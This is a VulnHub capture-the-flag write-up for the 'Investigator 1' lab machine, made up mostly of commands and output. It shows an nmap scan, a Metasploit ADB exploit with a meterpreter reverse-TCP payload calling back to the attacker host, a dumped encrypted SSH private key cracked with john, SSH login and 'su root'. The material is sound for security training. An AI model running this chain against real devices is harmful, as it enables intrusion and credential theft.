
Author: Alienum
Twitter: @AL1ENUM

Investigator 1, Writeup



VulnHub

Machine's author: Sivanesh Kumar

Author: Alienum
Twitter: @AL1ENUM

nmap

```
root@h1pno:~# nmap -A -O -sS 192.168.56.108
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-04 20:35 EEST
Nmap scan report for 192.168.56.108
Host is up (0.00051s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
5555/tcp open  adb     Android Debug Bridge device (name: android_x86; model: VirtualBox; device: x86)
8080/tcp open  http    PHP cli server 5.5 or later
|_http-title: Welcome To  UnderGround Sector
MAC Address: 08:00:27:CA:52:79 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Android; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.51 ms 192.168.56.108

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.29 seconds
```

msfconsole

```
msf5 > use exploit/android/adb/adb_server_exec
msf5 exploit(android/adb/adb_server_exec) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   armle
   1   x86
   2   x64
   3   mipsle


msf5 exploit(android/adb/adb_server_exec) > set target 1
target => 1
msf5 exploit(android/adb/adb_server_exec) > set RHOSTS 192.168.56.108
RHOSTS => 192.168.56.108
msf5 exploit(android/adb/adb_server_exec) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf5 exploit(android/adb/adb_server_exec) > set LPORT 4444
LPORT => 4444
msf5 exploit(android/adb/adb_server_exec) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```

Author: Alienum
Twitter: @AL1ENUM

```
msf5 exploit(android/adb/adb_server_exec) > exploit

[*] Started reverse TCP handler on 192.168.56.103:4444
[*] 192.168.56.108:5555 - Connecting to device ...
[+] 192.168.56.108:5555 - Connected to device:
device::ro.product.name=android_x86;ro.product.model=VirtualBox;ro.product.device=x86;
[+] 192.168.56.108:5555 - Command executed, response:
 command=WRTE
arg0=0x1
arg1=0xb
data=

[*] Sending stage (980808 bytes) to 192.168.56.108
[*] 192.168.56.108:5555 - Command Stager progress - 100.00% done (1142/1142 bytes)
[*] Meterpreter session 1 opened (192.168.56.103:4444 → 192.168.56.108:53084) at 2020-07-04 20:41:08 +0300

meterpreter >
```

enumeration files

```
meterpreter > pwd
/mnt/shell/emulated/0/DCIM
meterpreter > ls
Listing: /mnt/shell/emulated/0/DCIM
====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100660/rw-rw----  7171  fil   2020-07-02 15:52:19 +0300  qr.png

meterpreter > download qr.png
[*] Downloading: qr.png → qr.png
[*] skipped     : qr.png → qr.png
meterpreter >
```

Author: Alienum
Twitter: @AL1ENUM

QR code message: Good !!! Try hard to get the flag

More enumeration

```
meterpreter > ls
Listing: /mnt/shell/emulated/0/www/public
==========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100660/rw-rw----  13    fil   2017-12-10 16:36:50 +0200  .htaccess
40770/rwxrwx---   4096  dir   2018-04-03 21:59:24 +0300  announce
100660/rw-rw----  18    fil   2018-04-04 11:20:32 +0300  backdoor.php
40770/rwxrwx---   4096  dir   2018-04-04 16:08:22 +0300  backup
40770/rwxrwx---   4096  dir   2018-04-04 16:07:54 +0300  hello
100660/rw-rw----  607   fil   2020-07-03 16:13:00 +0300  index.html
40770/rwxrwx---   4096  dir   2018-04-03 22:01:52 +0300  secret22000

meterpreter > cd secret22000
meterpreter > ls
Listing: /mnt/shell/emulated/0/www/public/secret22000
=====================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100660/rw-rw----  1767  fil   2018-04-03 22:01:52 +0300  touhid.key

meterpreter > cat touhid.key
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,DEFD1C74D86411955BEDFC956ED3821F

FxvuMSt1BK/GmArbFRf6gv7GKEaARp0F8cqmdz03Dc05xqTHeqR0xy9Bk0vIz6H8
jRbdtsB22XLPZnAP3XFtdDvd6lYdIFLkdOIazOjzTruXtSK+L7qYgcbjbcbV0DQG
i0L1ndN6BsjeQDiohPVaqCA6BCdNoacl1cKf88pXhW38Ww37HTMMenmpRBqR2EqP
MMw3aPN8JyE/66T8WVTQ3C4m4CYUVMj4QRYE68NBwBbjui0Sskg9bp7g09XL+dvc
```

I found a private key, i think that the folder secret22000 is named like that for a reason. So, maybe the number 22000 is an open port and maybe running SSH service because i found the private key inside it.

So, let's try SSH:

```
root@h1pno:~/Desktop# ssh -i id_rsa 192.168.56.108 -p22000
The authenticity of host '[192.168.56.108]:22000 ([192.168.56.108]:22000)' can't be established.
ECDSA key fingerprint is SHA256:v5sVu4yzn12MeNH5q2OasYtxXYgjS9oRz3iODj9MUWA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.56.108]:22000' (ECDSA) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
```

Author: Alienum
Twitter: @AL1ENUM

SSH passphrase crack

```
root@h1pno:~/Desktop# locate ssh2john.py
/usr/share/john/ssh2john.py
root@h1pno:~/Desktop# /usr/share/john/ssh2john.py id_rsa
id_rsa:$sshng$1$16$DEFD1C74D86411955BEDFC956ED3821F$1200$171bee312b7
972cf66700fdd716d743bddea561d2052e474e21acce8f34ebb97b522be2fba9881c
9441a91d84a8f30cc3768f37c27213feba4fc5954d0dc2e26e0261454c8f8411604e
3e89910c99f858e88a01f799de97102e93ba24df46c5b2fe08f6d5c3ab7e906495c0
f25ba7cc0b960f91eb07f90a288db569a19b2b7a79ed1dbf91d4f39fa43cfcde6b48
d5e9987a93764c012a1303ee897b197952e33b5347bb428c5666e3d7f6a4ab1299b1
10bed2c486f0cdd816497555e8452a76a713c964cd327122ca6828f3b72bab44caae
de70b0f9982e6b2a52a65c78ef3b471e65b834aa5c89ff0ec06d0c39eb7b5ef923a7
ea0917798d957262d48b47162068b78c8541f79a2a384a76d6df691538e9697c8291
7480e8dfa47e0add6be90f831797e0df6b6f55683e861168eb8505cc0c7f5864d466
9bdf0b4e59bc41722e60e8ae54f57118e27a77ad506c8e195bb97399742d7c1ed9a0
6df350a40a76da8c03a0afb59857af94aef4624fd4bf225cf29510ebedddd34a9567
e1f4f19de0a4277fa8c5a7247dde215eb4c913cc7c77399a5f8b85ba8b63323f9675
202ec58d5f5252f2df09484ae77ac9099d529844bad0523045cc6a6c780bfe4546bc
c97df909ae4c5136b8d0eb5593b164b73e8264cdc09b649e4e03e4764875cfb2fbca
```

```
root@h1pno:~/Desktop# john hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even afte
finding a possible candidate.
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
q[redacted]           (?)
q[redacted]           (?)
Proceeding with incremental:ASCII
```


John found the passphrase very fast, lets connect to SSH.

```
user@x86:/sdcard/ssh $ whoami
whoami: unknown uid 10068
1|user@x86:/sdcard/ssh $
```


Author: Alienum
Twitter: @AL1ENUM

PrivEsc to root

Privileges escalation was very easy, I just typed : su root



Search for the flag



Where is the flag?!